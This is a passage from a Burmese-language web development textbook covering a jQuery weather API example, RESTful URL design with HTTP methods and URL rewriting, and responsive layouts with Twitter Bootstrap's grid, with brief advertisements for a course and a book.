Document Ready တဲ့မှာ API URL ကို Variable တစ်ခုနဲ့ထည့်သွင်းထားပါတယ်။ ပြီးတော့မှ အဲဒီ URL ကို အသုံးပြုပြီး `$.get` Method နဲ့ Ajax Request တစ်ခုပြုလုပ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ Respond Data Type ကို `jsonp` လို သတ်မှတ်ထားပါတယ်။ ကျွဲ့တော်တို့စက်ကရေး api.accuweather.com ကို Cross-domain Request ပြုလုပ်ခြင်းဖြစ်လို `jsonp` Data Type နဲ့မှ အလုပ်လုပ်မှုဖြစ်ပါတယ်။

မှတ်ချက် || API URL မှပါဝင်တဲ့ apikey Query တန်ဖိုးဟာ ယာယို Key တစ်ခုဖြစ်ပါတယ်။ အမြတ်ဆုံးလိုအပ္ပါယူ။ အမြတ်ဆုံးလိုရတဲ့ Key လိုချင်ရင် AccuWeather မှာ Register လုပ်ပြီး ရယူဖို့လိုနိုင်ပါတယ်။

\$.get ရဲ့ Callback Function မှ API ကပြန်ပေးလာတဲ့ Data ကို status Variable နဲ့လက်ခံထားပါတယ်။
ပြီးတော့မှ အဲဒီ Variable ထဲက WeatherText, WeatherIcon, Temperature.Metric.Value နဲ့
Temperature.Metric.Unit တို့ကို သက်ဆိုင်ရာ Element များထဲမှာ ထည့်သွင်းဖော်ပြစ်လိုက်ခြင်းဖြစ်ပါ
တယ်။

အားလုံးပြည့်စုံလို စမ်းသပ်ကြည့်လိုက်ရင် ပုံ (၁၅-၈) မှာဖော်ပြထားသလို ရလဒ်ကိရရီမှာဖြစ်ပါတယ်။



ଓ (ওঁ-ৱ) Weather Widget

ဒီနည်းနှင့် Web Service API များကပေးတဲ့ Data နဲ့ Function များကို ကျဉ်းတော်တို့ Website ငဲ့ အသုံးပြန်မှာပဲဖြစ်ပါတယ်။

Conclusion

Web Service တစ်ခုချင်းစီရဲ အသုံးပြုပုံအသေးစိတ်ဟာ သက်ဆိုင်ရာ Service Provide ရဲ API Design ပေါ်မှာ မူတည်ပါတယ်။ ဒါကြောင့် Service တွေကိုအသုံးပြုတော့မယ်ဆိုရင် သက်ဆိုင်ရာ API Documentation တွေကို လေ့လာဖို့မဖြစ်မနေ လိုအပ်မှာဖြစ်ပါတယ်။

Service API များစာရင်းကို စုစုပေါင်းပေးထားတဲ့ API Directory တွေအများအပြားရှိပါတယ်။ prorgammableweb.com ဟာလည်း တစ်ခုအပါအဝင်ဖြစ်လို လူသုံးများတဲ့ Service များကို အဲဒီ Website မှာ လေ့လာကြည့်နိုင်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၁၆) RESTful URL

Everything is Representable Already. But How about More?

Web Service တွေတည်ဆောက်ရာမှာ အသုံးများတဲ့ ဆက်သွယ်ရေးနည်းပညာကို Representational State Transfer (REST) လိုအပ်ပါတယ်။ ဒီနေရာမှာ Web Service တွေတည်ဆောက်ပုံစံ REST အကြောင်းကို အသေးစိတ်မဖော်ပြနိုင် ပါဘူး။ Web Service တွေအကြောင်းနဲ့ REST အကြောင်းကို Rockstar Developer ရဲ့ အခန်း (၄) မှာ ဆက်လက် လေ့လာနိုင်ပါတယ်။ ဒီနေရာမှာတော့ REST နည်းပညာသတ်မှတ်ချက်တွေထဲက Web Application တွေတည်ဆောက်ရာ မှာ သတိပြုလိုက်နာသင့်တဲ့ အချက်တစ်ချက်ကို ရွှေးထုတ်ဖော်ပြလိုပါတယ်။

16.1 – Self-descriptive Message

REST နည်းပညာသတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်တွေထဲမှာ အဓိကကျတဲ့ အချက်တစ်ချက်ကတော့ **Self-descriptive Message** ဖြစ်ပါတယ်။ Client နဲ့ Server ဆက်သွယ်တဲ့အခါ အပြန်အလှန်ပေးပို့တဲ့ ပေးပို့ချက်တွေကို လေ့လာကြည့်လိုက်ယုံနဲ့ ဆောင်ရွက်တဲ့ လုပ်ငန်းကိုနားလည်မြင်သာစေရမယ်လို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ ကျွန်ုတ်တို့ အခန်း (၁) မှာ HTTP အကြောင်းဖော်ပြခဲ့စဉ်က နူးနာအဖြစ်အသုံးပြုခဲ့တဲ့ Request Header ကို ပြန်လည်ဖော်ပြလိုက်ပါတယ်။

```
GET /foo.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 26 Feb 2013 05:34:16 GMT
```

ကြည့်လိုက်တာနဲ့ ဆောင်ရွက်လိုတဲ့ လုပ်ငန်းအဓိပ္ပာယ်ကို နားလည်နိုင်စေနိုင်တဲ့ သတ်မှတ်ချက်တစ်ခုဖြစ်ပါတယ်။ Respond Header ကိုလည်းလေ့လာကြည့်ပါ –

```
HTTP/1.1 200 OK
Last-Modified: Sun, 03 Mar 2013 20:15:33 GMT
Content-Encoding: gzip
Content-Length: 1448
Content-Type: text/html; charset=utf-8
```

သူလည်းပလည်း ကြည့်လိုက်ယုံနဲ့ ဆောင်ရွက်သွားတဲ့ လုပ်ငန်းအဓိပ္ပာယ်ကို နားလည်စေနိုင်တဲ့ သတ်မှတ်ချက်တစ်ခုပဲ ဖြစ်ပါတယ်။ HTTP က REST သတ်မှတ်ချက်များကိုလိုက်နာပြီး ဖန်တီးထားတဲ့အတွက် Request/Response တွေဟာ အခုလို အခြားနေ့စွင်းဖြစ်ပါတယ်။

16.2 – Self-descriptive URL

ပြီးခဲ့တဲ့အခန်းမှာ Web Service များကပေးထားတဲ့ လုပ်ဆောင်ချက်များကို ရယူဖို့အတွက် URL များကို API အဖြစ် အသုံးပြန်ငြင်ပုံကို တွေ့မြင်ခဲ့ရပြီးဖြစ်ပါတယ်။ Web Service တွေတည်ဆောက်တဲ့အခါ ကြည့်လိုက်ယုံနဲ့ ဆောင်ရွက်သွား စေလိုတဲ့ လုပ်ငန်းကိုနားလည်နိုင်တဲ့ Self-descriptive URL API တွေ ဖန်တီးပေးနိုင်ဖို့ဟာ အရေးပါတဲ့အချက်ဖြစ်ပါတယ်။ Web Service တွေတင်မကပါဘူး။ ရိုးရိုး Web Application တွေမှာလည်း Self-descriptive URL တွေကို အသုံးပြုဖို့လိုအပ်ပါတယ်။

အောက်ပါ URL တစ်ခုကို လေ့လာကြည့်ပါ။

<http://www.example.com/foo/bar.php?action=buy&itemID=123&catName=cloth>

ဒါ URL ဟာ Self-descriptive ဖြစ်တဲ့ URL လို့ ပြောဖို့ခက်ပါတယ်။ တစ်နည်းအားဖြင့် URL ကိုကြည့်လိုက်ယုံနဲ့ ဆောင်ရွက်စေလိုတဲ့ လုပ်ငန်းကဘာလ ဆိုတာကို ပြောဖို့ခက်ပါတယ်။ အောက်ပါ URL ကို လေ့လာကြည့်ပါ။

<http://example.com/buy/shoe/123>

ဒါ URL ကတော့ အများကြီးပိုပြီးနားလည်လွယ်သွားပါပြီ။ URL ကိုတွေ့တာနဲ့ ဖိန်ပတစ်ရုံဝယ်ယူဖို့ ဆောင်ရွက်လိုက်ခြင်း ဖြစ်ကြောင်း သိရှိစေနိုင်မှာဖြစ်ပါတယ်။ ဒီလိုနားလည်လွယ်တဲ့ Self-descriptive URL တွေ ရရှိဖို့အတွက် အခန်း (၁၀) မှာ လေ့လာခဲ့တဲ့ URL Rewrite ကို အသုံးပြုနိုင်ပါတယ်။

```
RewriteRule ^(\w+)/(\w+)/(\w+)/?$ /foo/bar.php?action=$1&catName=$2&itemID=$3
```

နဲ့နာအရာ၊ အသုံးပြုသူက example.com/buy/shoe/123 ဆိုတဲ့ URL ကိုအသုံးပြုခဲ့မယ်ဆိုရင် example.com/foo/bar.php?action=buy&catName=shoe&itemID=123 ဆိုတဲ့ URL ကို ပြောင်းပေးသွားမှာဖြစ်ပါတယ်။

REST နည်းပညာသတ်မှတ်ချက်တစ်ခုဖြစ်တဲ့ Self-descriptive Message ကို လိုက်နာထားခြင်းဖြစ်လို့ ဒီလိုနားလည်လွယ်တဲ့ URL တွေကို RESTful URL လိုခေါ်ပါတယ်။ RESTful URL တွေ အသုံးပြခြင်းအားဖြင့် ရရှိမယ့်အားသာချက် တွေ အများကြီးရှုပါတယ်။ အမြင်သာဆုံးအားသာချက်ကတော့အသုံးပြသူ User တွေအနေနဲ့ URL ကိုကြည့်ယုံနဲ့ လုပ်ဆောင်ချက်အဓိပ္ပာယ်ကို နားလည်နိုင်မှာဖြစ်လို့ Application ရဲ့ Usability ပိုင်း ပိုကောင်းသွားမှာဖြစ်ပါတယ်။

16.3 – Consistence URL

လက်တွေ့မှာ နားလည်လွယ်တဲ့ URL တွေဖန်တီးဖို့အတွက် URL Rewrite သက်သက်နဲ့ မလုပ်လောက်ပါဘူး။ အောက်ပါ URL တွေကိုလေ့လာကြည့်ပါ။

- example.com/get-all-books
- example.com/checkout
- example.com/edit-book/123
- example.com/category-update/42
- example.com/get-history
- example.com/add-category

URL Rewrite ကိုသုံးပြီး URL ကို ကြည့်လိုက်ယုံနဲ့ အဓိပ္ပာယ်ပေါက်အောင် ကြိစားတည်ဆောက်ထားတဲ့ Self-descriptive URL Structure ဖြစ်ပါတယ်။ ဒါပေမယ့် get-all-books URL မှာ လုပ်ဆောင်ချက်ဖြစ်တဲ့ get က ရှေ့ဆုံးမှုရှိနေပြီး လိုချင်တဲ့ရလဒ်ဖြစ်တဲ့ all-books ကနောက်မှာ ရှိနေပါတယ်။ category-update URL မှာ တော့ လုပ်ဆောင်ချက်ဖြစ်တဲ့ update က နောက်မှုရှိနေပြီး လိုချင်တဲ့ရလဒ်ဖြစ်တဲ့ category က ရှေ့မှုရှိနေပါတယ်။ URL Structure က Self-descriptive ဖြစ်ပေမယ့် Consistence ဖြစ်တဲ့သဘောဖြစ်နေပါတယ်။ တန်သုံးအားဖြင့် RESTful URL ဖြစ်ဖို့အတွက် Self-descriptive ဖြစ်နေယုံနဲ့ မလုံလောက်ပဲ Consistence ဖြစ်ဖို့လိုအပ်ပါတယ်။

Consistence မဖြစ်ရခြင်းရဲ့ အကြောင်းရင်းကတော့ လုပ်ဆောင်ချက် (Verb) နဲ့ ရည်ရွယ်ချက် (Noun) တို့ကို URL ထဲမှာတွဲပေးထားလို့ ဖြစ်တဲ့ပြဿနာပါ။ အမှန်တော့ HTTP မှာ GET, POST, PUT, DELETE စသဖြင့် Request Method အမျိုးမျိုးရှိကြောင်း ကျွန်တော်တို့လေးလေးပြီးဖြစ်ပါတယ်။ ဒါ Method တွေကို ထိရောက်အောင်အသုံးချလိုက်ဆိုရင် URL မှာ Verb တွေထည့်စရာမလိုဘေးလို့ အများကြီးအဆင်ပြေသွားနိုင်ပါတယ်။

- example.com/get-all-book
- example.com/get-book/123
- example.com/book-create
- example.com/update-all-books
- example.com/book-update/123
- example.com/delete-all-books
- example.com/book-delete/123

ဥပမာ – စာအုပ်စာရင်းကို Create, Read, Update, Delete လုပ်ဆောင်ချက်ရရှိဖို့အတွက် ပုံမှန်ဆိုရင် URL (၂) ခုထိအသုံးပြုရနိုင်ပါတယ်။

Resource	POST create	GET read	PUT update	DELETE delete
/books	create a new book	list books	bulk update books	delete all books
/books/123	error	show book 123	update book 123	delete book 123

ပုံ (၁၆-၁) RESTful URL Structure with HTTP Methods

`/books` နဲ့ `books/[id]` ဆိတဲ့ URL နှစ်ခုတည်းကို POST, GET, PUT, DELETE Method (၄) ခုနဲ့ပေါင်းစပ်လိုက်တဲ့အခါ လုပ်ဆောင်ချက် (၂) ခုထိ ရရှိသွားနိုင်ခြင်းဖြစ်ပါတယ်။

- **GET** /books – စာအုပ်အားလုံးကို ရယူခြင်း
- **GET** /books/123 – စာအုပ်အမှတ် 123 ကိုရယူခြင်း
- **POST** /books – စာအုပ်အသစ်စာစုံအုပ် ထည့်သွင်းခြင်း
- **PUT** /books – စာအုပ်အားလုံးကို Update ပြုလုပ်ခြင်း
- **PUT** /books/123 – စာအုပ်အမှတ် 123 ကို Update ပြုလုပ်ခြင်း
- **DELETE** /books – စာအုပ်အားလုံးကို ပယ်ဖျက်ခြင်း
- **DELETE** /books/123 – စာအုပ်အမှတ် 123 ကို ပယ်ဖျက်ခြင်း

ဒီနည်းနဲ့ HTTP Request Method တွေကို ထိရောက်အောင် အသုံးချခြင်းအားဖြင့် URL Structure လည်း Self-descriptive ဖြစ်ယုံသာမက Consistence လည်းဖြစ်သွားစေမှာဖြစ်ပါတယ်။

Conclusion

Web Service တွေတည်ဆောက်ရာမှာပဲဖြစ်ဖြစ်၊ Web Application တွေတည်ဆောက်ရာမှာပဲဖြစ်ဖြစ် URL Structure ကို Self-descriptive ဖြစ်အောင် တည်ဆောက်ထားခြင်းအားဖြင့် ရရှိနိုင်တဲ့ အကျိုးကျေးဇူးအများအပြားရှိပါတယ်။ အသုံးပြုသူ User တွေအနေနဲ့ URL ကိုကြည့်ပြီး ဆောင်ရွက်သွားမယ့်လုပ်ငန်းကို နားလည်နိုင်တဲ့အတွက် Application ရဲ့ Usability ပိုင်း ပိုကောင်းသွားမှာဖြစ်ပါတယ်။

အခုနောက်ပိုင်းမှာ Web Application တိုင်းလိုလိုက Application Interface တစ်ခုလုံးကို JavaScript သက်သက်နဲ့ တည်ဆောက်လာကြပါပြီ။ Server-side Code ကို Database နဲ့ဆက်သွယ်ပြီး အချက်အလက်တွေ ရယူသိမ်းဆည်းပေးဖို့အတွက်သာ အသုံးပြုကြပါတယ်။ ဒီသဘောတရားကို အခန်း (၁၀) မှာ Ajax အကြောင်းလေ့လာစဉ်က ကျွန်ုတ်တို့ တွေ့ရှိခဲ့ကြရပြီး ဖြစ်ပါတယ်။ Client-side Application နဲ့ Server-side တို့ ဆက်သွယ်ဖို့အတွက် သက်ဆိုင်ရာ URL ကို Ajax Request တွေပေးပို့ခြင်းအားဖြင့် ဆောင်ရွက်ရပါတယ်။ URL တွေက Consistence မဖြစ်တဲ့အခါ။ Client-side Code ကနေ Request တစ်ခုပြုလုပ်လိုတိုင်း Server-side မှာ ဘယ်လိုသတ်မှတ်ထား သလဲဆိုတာကို သွားသွားကြည့်နေရဖို့ရှိပါတယ်။ မလိုအပ်ပဲအလုပ်ပို့ရှုပ်သွားမှာဖြစ်ပါတယ်။ URL တွေက Self-descriptive မဖြစ်ရင်တော့၊ နောက်လိုအပ်လို Code ကို ပြင်ဆင်ရတဲ့အခါ။ အသုံးပြုထားတဲ့ URL ကဘာကိုဆိုလာတာလဲ၊ ဘဘလုပ်ငန်းဖို့အတွက်လဲဆိုတာကို URL ကိုကြည့်ယူနဲ့မသိနိုင်တော့တဲ့အတွက် အချိန်ပို့ကုန်တော့မှာဖြစ်ပါတယ်။ Self-descriptive URL တွေ Consistence URL တွေကို သုံးပြုခြင်းအားဖြင့် Development မှာရော Maintenance မှာပါ Productive ဖြစ်ပြီး ပိုမိုအလုပ်တွေငွေမှာပဲဖြစ်ပါတယ်။ ဒါကြောင့်လည်း ဒီစာအုပ်မှာ Web Service တွေ အကြောင်းနဲ့ REST နည်းပညာအကြောင်းကို အသေးစိတ် မဖော်ပြနိုင်ပေမယ့် RESTful URL အကြောင်းကိုတော့ မဖြစ်မနေလိုက်နာအသုံးပြုသင့်တဲ့ နည်းစနစ်တစ်ခုဖြစ်တဲ့အတွက် ထည့်သွင်းဖော်ပြလိုက်ရခြင်းပဲဖြစ်ပါတယ်။

Web Service တွေအကြောင်းနဲ့ REST နည်းပညာအကြောင်းကို Rockstar Developer ရဲ့ အခန်း (၄) မှာ ဆက်လက် လေ့လာသွားနိုင်ပါတယ်။

Ubuntu – သင့်အတွက် Linux

Linux Operating System တစ်ခုဖြစ်သည့် Ubuntu OS အကြောင်းကို
အကြောင်းအသုံးပြုပုံမှန်၍ Configuration, Administration လုပ်ငန်းများ
အပါအဝင် Command-Line Interface အသုံးပြုပုံနှင့် Development
Environment တည်ဆောက်ပုံအထိ ဖော်ပြထားသည့် စာအုပ်။

Email: author@u4ubook.com

Website: <http://u4ubook.com>

အခန်း (၁၇) Mobile Web

99 Problems, But Mobile Ain't One

၂၀၁၃ ခုနှစ် ဧပြီလမှာ ကောက်ယူခဲ့တဲ့စစ်တမ်းတစ်ခုအရ တစ်ကဗျာလုံးအတိုင်းအတာနဲ့ Mobile Device ကနေ အင်တာနှင့် အသုံးပြုသူပေါင်း ၁.၂ ဘီလီယံရှိတယ်လို့ဆိုပါတယ်။ အဲဒီထဲက (၂၅%) က အင်တာနှင့် Mobile Device ကနေ အမြဲသုံးပြီး Desktop / Laptop ကနေသုံးခဲ့တယ်လို့ဆိုပါတယ်။ ဒါကြောင့် ဒီအချိန်မှာ Mobile Web ဘယ်လောက်အရေးပါကြောင့် နှိုက်ချွဲနေစရာမလိုတော့ပါဘူး။ "တစ်ချိန်မှာ Mobile က အရေးပါလာလိမ့်မယ်" လို့ ပြောခဲ့ရတဲ့အချိန်ကို ကျော်ခဲ့ပါပြီ။ ကနေခေတ်ဟာ Mobile ခေတ် ဖြစ်နေပါပြီ။ ကျွန်တော်တို့တည်ဆောက်တဲ့ Website တွေကို သုံးမယ့် သူရဲ့ထက်ဝက်လောက်က Mobile Device ကနေ အသုံးပြုကြမှာဖြစ်ပါတယ်။ နောင်မှာ အချိုးကုဒ်ထက်ပိုများလာနိုင်ပါသေးတယ်။ ကျွန်တော်တို့ Website ကိုသာ Mobile Device ကနေသုံးလိုမရရင် အသုံးပြုသုတက်ဝက်လောက် အလိုလို လျော့ကျွော့သွားမယ့်သဘောဖြစ်နေပါတယ်။

Website တွေရဲ့ ဒီဇိုင်းအပြင်အဆင်ပိုင်း စဉ်းစားတဲ့အခါ Desktop Web Browser တွေအတွက် အဓိက ဦးတည်စဉ်းစားခဲ့ကြလေ့ရှိပါတယ်။ ကနေခေတ် Mobile Device တွေဟာ Desktop ကွန်ပျိုးတွေလောက်နှီးနှီး Processing Power ရှိကြပါတယ်။ ပြီးတော့ Mobile Browser တွေကလည်း Desktop Browser တွေမှာရတဲ့ လုပ်ဆောင်ချက် အားလုံးကိုရန်ကြပါတယ်။ တစ်ခါတစ်ရုံ သူတိုကတော်ပိုပြီး နည်းပညာရှေ့ပြုးနေပါသေးတယ်။ Desktop မှာ အလုပ်လုပ်တဲ့ Website တစ်ခုဟာ အခြေခံအားဖြင့် Mobile မှာလည်း အလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။ ဒါပေမယ့် တစ်ကယ်ပြဿနာက Screen Size ပါ။ Mobile Device တွေရဲ့ Screen Size ဟာ Desktop Screen ထက် အများကြီးသေးနေတာက ပြဿနာပါ။

Desktop Screen အတွက်ရည်ရွယ်ဖန်တီးထားတဲ့ Website တစ်ခုကို Mobile Screen မှာ ဖော်ပြရတဲ့အခါ အဆင်မပြုမှတွေ အမျိုးမျိုးတွေလာရမှာပါ။ Site တစ်ခုလုံးကို မြင်ရတော့ Content က အရမ်းသေးနေနိုင်ပါတယ်။ ဒါကို ကြီးအောင်ဆိုပြီး Zoom လုပ်လိုက်ပြန်တော့လည်း အဲဒီတစ်နေရာလေးပဲကွက်မြင်ပါတယ်။ ဘာပဲပြောပြော အနည်းဆုံးတော့သုံးလိုရန်တာပဲလို့ တွေ့ခဲ့ဖူးပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာသုံးလိုမရပါဘူး။

အသုံးပြုသူတွေဟာ Website တစ်ခုမှာ ပါဝင်တဲ့အချက်အလက်တွေကို တစ်လုံးချင်းလိုက်ဖတ်နေလေ့မရှိကြပါဘူး။ ဟိုနားဒီနား ဒီလိုပဲလိုက်ကြည်သွားကြလေ့ရှိပါတယ်။ မျက်လုံးနဲ့ Scan လုပ်သွားတဲ့သဘောပါ။ Scan လုပ်သွားပြီးမှ တစ်ချိုးအပိုင်းတွေကို ရွေးချယ်ပြီး အသေးစိတ်ဆက်ကြည့်ရှုလေ့ရှိတာပါ။ Mobile Screen မှာ Desktop Website တစ်ခုလုံးကို ဆန်အောင်ဖော်ပြန်စဉ်မှာ သိပ်သေးလို့ Scan လုပ်လိုမရပါဘူး။ ကြီးအောင် Zoom လုပ်လိုက်ပြန်ရင်လည်း တစ်နေရာပဲကွက်မြင်ရလို့ Scan လုပ်လိုမရပြန်ပါဘူး။ ဘယ်လိုအခြေ အနေမှာမှ Desktop Website တစ်ခုကို Mobile

Screen မှာ Scan လုပ်လိုမရပါဘူး။ Scan လုပ်လိုမရလိုဆိုပြီး အသုံးပြုသူက အချိန်ကုန်ခံ တစ်လုံးချင်းလိုက်ပြီးတော့ လည်း ဖတ်နော့မဟုတ်ပါဘူး။ လိုက်မဖတ်တဲ့အတွက် Website မှာ သုတစ်ကယ်စိတ်ဝင် စားတဲ့ကဏ္ဍ ပါမပါလည်း သိမှာ မဟုတ်တော့လို့ သုံးမှာလည်းမဟုတ်ပါဘူး။ ဒါကြောင့် Mobile User တွေ ကျွန်တော်တို့ Website ကို အသုံးပြုစေလိုရင် Website က Mobile Screen နဲ့ လိုက်လျောညီထွေ အလုပ်လုပ်ပေးနိုင်ရမှာဖြစ်ပါတယ်။

Website တော်ကို Mobile Screen နဲ့လိုက်လျောညီထွေဖြစ်အောင် Design လုပ်တော့မယ်ဆိုတော့ နောက်ပြဿနာတစ်ခု ထပ်ပေါ်လာပြန်ပါတယ်။ Mobile Screen တွေက Size အမျိုးမျိုး ဖြစ်နေခြင်းဖြစ်ပါတယ်။ Smart Phone တစ်မျိုး တည်းမှာကိုပဲ iPhone က Size တစ်မျိုး၊ Samsung Galaxy S4 က Size တစ်မျိုး၊ Galaxy Note က Size တစ်မျိုး၊ HTC One က Size တစ်မျိုး စသဖြင့် အမျိုးမျိုးဖြစ်နေပါတယ်။ Tablet မှာလည်း iPad, iPad Mini, Nexus 7, Nexus 9 စသဖြင့် Size ကအမျိုးမျိုးထပ်ရှိလာပြန်ပါတယ်။ အဲဒါကိုမှ Orientation အတွက်လည်း ထည့်စွဲးစားရပါ ဦးမယ်။ Portrait Mode နဲ့ဆိုရင် Size အချိုးက တစ်မျိုးဖြစ်သွားပြီး Landscape Mode မှာဆိုရင် နောက်တစ်မျိုး ဖြစ်သွားပြန်ပါတယ်။ ဒီတော့ရှိသမှု Size တွေအားလုံးမှာ အဆင်ပြေစေဖို့ဆိုတာ တော်တော်လေး စဉ်းစားစရာ ဖြစ်လာပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းနိုင်မယ့် Solution တစ်ခုကတော့ CSS3 Media Query ပဲဖြစ်ပါတယ်။ CSS3 လိုဆိုပေမယ့် Android Browser, iOS Browser, Blackberry Browser, Opera Mini/Mobile စားတဲ့ Mobile Browser အားလုံးမှာ ကောင်းကောင်းအလုပ်လုပ်ပါတယ်။ Media Query နဲ့ ဘယ်လို့ Size ဆိုရင် ဘယ်လို့နည်းလမ်းနှင့်ပြရမလဲ၊ Style တွေကိုခွဲခြားသတ်မှတ်ထားနိုင်ပါတယ်။ ဒါကြောင့် Content တစ်မျိုးတည်းကိုပဲ Screen Size အမျိုးမျိုးနဲ့ လျှပ်ညီအောင် ပြောင်းလဲဖော်ပြပေးတဲ့ CSS Style တွေ ရေးသားထားနိုင်မှာဖြစ်ပါတယ်။ ဒီလိုရေးသားနည်းကို Responsive Web Design လိုပေါ်ကြပါတယ်။

17.1 – Twitter Bootstrap – CSS Framework

JavaScript Framework တွေ Web Application Framework တွေရှိသလိုပဲ CSS မှာလည်း Framework တွေရှိပါ တယ်။ အဲဒိုတဲ့ကအများစုက Responsive Framework တွေဖြစ်ကြပါတယ်။ လက်ရှိဒီစာရေးသားနေချိန်မှာ Popular အဖြစ်ဆုံး CSS Framework ကတော့ Twitter Bootstrap ဖြစ်ပါတယ်။ Grid System ပါဝင်လို့ Element တွေ အတွက် သူသတ်မှတ်ထားတဲ့အတိုင်း class တွေပေးလိုက်ယုံနဲ့ Layout တွေအလွယ်တစ်ကူတည် ဆောက်နိုင်စေမှာဖြစ်ပါတယ်။



ပုံ (၁၇-၁) Twitter Bootstrap – Grid

Twitter Bootstrap ရဲ Grid မှာ Columns (၁၂) ခုပါဝင်ပါတယ်။ ပုံ (၁၃-၁) မှာ ကြည့်ပါ။ ဒီ စနစ်ကိုသုံးပြီး Two Columns Layout တစ်ခုရှိဖော်အတွက် HTML Structure ကို အချင်း သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။

```
<div class="container">
  <div class="row">
    <div class="col-md-12"></div>
  </div>
  <div class="row">
    <div class="col-md-4"></div>
    <div class="col-md-8"></div>
  </div>
  <div class="row">
    <div class="col-md-12"></div>
  </div>
</div>
```

ပေးထားတဲ့ နမူနာမှာ .row သတ်မှတ်ထားတဲ့ Element (၃) ခုပါလို့ Row (၃) ခုနဲ့ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ပထမ Row နဲ့ အောက်ဆုံး Row တို့မှ .col-md-12 လိုသတ်မှတ်ထားတဲ့ Element တွေ ကိုယ်စီပါဝင်လို့ (၁၂) Columns စာ အပြည့်နေရာယူတဲ့ Block တစ်ခုစီဖော်ပြပေးမှာပါ။ အလယ် Row မှာတော့ (၄) Columns စာ .col-md-4 နဲ့ (၈) Columns စာ .col-md-8 ကိုယ်စီ သတ်မှတ်ထားတဲ့ Block နှစ်ခုပါဝင်ပါတယ်။ ဒါကြောင့် ရလဒ်က ပုံ (၁၃-၁) မှာဖော်ပြထားသလို ဖြစ်နေမှာပါ။

12

4

8

12

ပုံ (၁၃-၁) Twitter Bootstrap – Basic Layout

Block တွေနေရာချထားဖို့ Float တွေလုပ်ဖို့ Clear တွေလုပ်ဖို့ စတဲ့ Layout ကိစ္စတွေကိုစိတ်ပုံဖို့ မလိုတော့ပဲ သက်ဆိုင်ရာ Element အတွက် ဘယ်နှစ်ကွက်စာ နေရာယူစေချင်သလဲဆိုတာကို Class တွေပေးပြီး သတ်မှတ်လိုက်ယုံပါပဲ။

မှတ်ချက် ။ ပုံမှာ Background Color တွေကို မြင်သာအောင်ထည့်ပေးထားတာပါ။ Bootstrap Grid ကတော့ နေရာပဲချထား ပေးမှာပါ။ Background တွေ Margin တွေ ပါဝင်စေလိုရင် ကိုယ်တိုင်ဖြည့်စွက် ရေးသားပေးရမှာဖြစ်ပါတယ်။

အထက်ကနုမှနာထဲက .col-md-12 Class မှာပါဝင်တဲ့ md ဆိုတာ Medium Device ဆိုတဲ့အတစိပိယ်ဖြစ်ပါတယ်။ Bootstrap က Device Screen အမျိုးမျိုးအတွက် Layout Class အမျိုးမျိုးကို သတ်မှတ်ပေးထားပါတယ်။ Small Phone Screen တွေအတွက် xs (Extra Small) Class တွေကိုသုံးရပါတယ်။ Tablet Screen တွေအတွက် sm (Small) Class တွေကိုသုံးရပါတယ်။ TV လို အလွန်ကြီးတဲ့ Screen အတွက်တော့ lg (Large Device) Class တွေကို သုံးရပါတယ်။

ဒါကြား၏ ပေးထားတဲ့ Code နူးနာကို Desktop မှာတစ်မျိုး၊ Tablet မှာတစ်မျိုး နဲ့ Smartphone မှာတစ်မျိုး အမျိုးမျိုး ဖော်ပြန်တဲ့ Layout ဖြစ်အောင် အခုလိုပြင်ဆင်ရေးသားနိုင်ပါတယ်။

```
<div class="container">
  <div class="row">
    <div class="col-md-12 col-sm-12 col-xs-12"></div>
  </div>
  <div class="row">
    <div class="col-md-4 col-sm-6 col-xs-12"></div>
    <div class="col-md-8 col-sm-6 col-xs-12"></div>
  </div>
  <div class="row">
    <div class="col-md-12 col-sm-12 col-xs-12"></div>
  </div>
</div>
```

အလယ် Row ထဲက Column တစ်ခုကို col-md-4 col-sm-6 col-xs-12 လိုသတ်မှတ်ထားတဲ့အတွက် Desktop Screen မှာဆိုရင် (၄) ကွက်စာနေရာယူဖော်ပြပြီး၊ Tablet Screen မှာဆိုရင် (၆) ကွက်စာနဲ့ Phone Screen မှာဆိုရင် (၁၂) ကွက်စာဖော်ပြဖို့ သတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြား၏ရလဒ်က ပုံ (၁၇-၁) မှာဖော်ပြထားသလို ရရှိ နေမှာပဲဖြစ်ပါတယ်။



4

8

12

Desktop



6

6

12

12

12

Tablet



12

12

Phone

ပုံ (၁၇-၁) Responsive Layout with Twitter Bootstrap

အလယ် Row ထဲက Block ထွက် Desktop Screen မှာဆိုရင် (၄) ကွက်စာနေရာယူတဲ့ Column

နှစ်ခုဖော်ပြပြီး၊ Tablet Screen မှာတော့ (၆)ကွက်စာ Column နှစ်ခုအညီယူပြီးဖော်ပြပေးမှာဖြစ်ပါတယ်။ Phone Screen မှာတော့ (၁၂) ကွက်စာအပြည့်စုံယူလိုက်တဲ့အတွက် Column အနေနဲ့ မဖော်ပြတော့ပဲ အထက်အောက်ဆင့်ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Twitter Bootstrap ကိုသုံးပြီး Layout တစ်ကြိမ်ရေးသားယုံး Screen Size အမျိုးမျိုးအတွက် အလိုအလျောက်ပြောင်းလဲဖော်ပြပေးနိုင်တဲ့ Responsive Web Design လုပ်ဆောင်ချက်ကို ရရှိနိုင်မှာပဲဖြစ်ပါတယ်။

Twitter Bootstrap ကို <http://twitter.github.io/bootstrap/> မှာ Download ရယူနိုင်ပါတယ်။

17.2 – A Responsive Layout from Scratch

